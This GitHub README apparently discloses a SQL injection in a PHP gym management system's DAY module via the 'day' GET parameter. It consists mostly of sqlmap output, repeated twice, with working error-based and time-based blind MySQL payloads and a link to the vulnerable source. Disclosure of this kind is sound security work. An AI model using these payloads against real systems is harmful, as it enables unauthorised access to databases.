gdianq / Gym-Management-System-Sqlinjection Public

Code Issues Pull requests Actions Projects Security Insights

main

Gym-Management-System-Sqlinjection / README.md

gdianq Update README.md History


1 contributor

34 lines (25 sloc) | 1.27 KB


# Gym-Management-System-Sqlinjection

## Sqlinjection location

After logging in to the background The injection point is in DAY module



### Sqlmap Attack



```
[12:24:44] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'day' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1138 HTTP(s) requests:
---
Parameter: day (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: day=5' AND (SELECT 4229 FROM(SELECT COUNT(*),CONCAT(0x7171767171,(SELECT (ELT(4229=4229,1))),0x716b787071,FLOOR(RAND(0)*2
))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- qlux

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: day=5' AND (SELECT 2288 FROM (SELECT(SLEEP(5)))nWwM)-- RfYv
---
[12:24:46] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 7.3.4, Apache 2.4.39
```

```
GET parameter 'day' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1138 HTTP(s) requests:
---
Parameter: day (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: day=5' AND (SELECT 4229 FROM(SELECT COUNT(*),CONCAT(0x7171767171,(SELECT (ELT(4229=4229,1))),0x716b787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- qlux

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: day=5' AND (SELECT 2288 FROM (SELECT(SLEEP(5)))nWwM)-- RfYv
---
[12:24:46] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

## Code Download

https://www.sourcecodester.com/php/15515/gym-management-system-project-php.html